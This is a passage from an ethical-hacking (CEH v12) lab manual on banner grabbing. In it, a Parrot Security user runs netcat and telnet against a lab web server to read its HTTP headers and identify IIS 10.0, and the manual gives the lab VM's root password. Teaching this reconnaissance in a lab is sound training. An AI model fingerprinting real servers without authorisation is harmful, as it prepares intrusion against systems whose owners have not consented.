
Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.



6. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.

7. Now, type **GET / HTTP/1.0** and press **Enter** twice.

8. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:52:16 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
-->
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
</div>
</body>
</html> sent 16, rcvd 970
[root@parrot]~[/home/attacker]
└─#clear
```

9. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.


```
File Edit View Search Terminal Help
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
</div>
</body>
</html> sent 16, rcvd 970
[root@parrot]~[/home/attacker]
└─#clear
```

10. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.



11. Telnet will connect to the domain, as shown in the screenshot.

12. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

```
telnet www.moviescope.com 80 - Parrot Terminal
[root@parrot]~[/home/attacker]
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
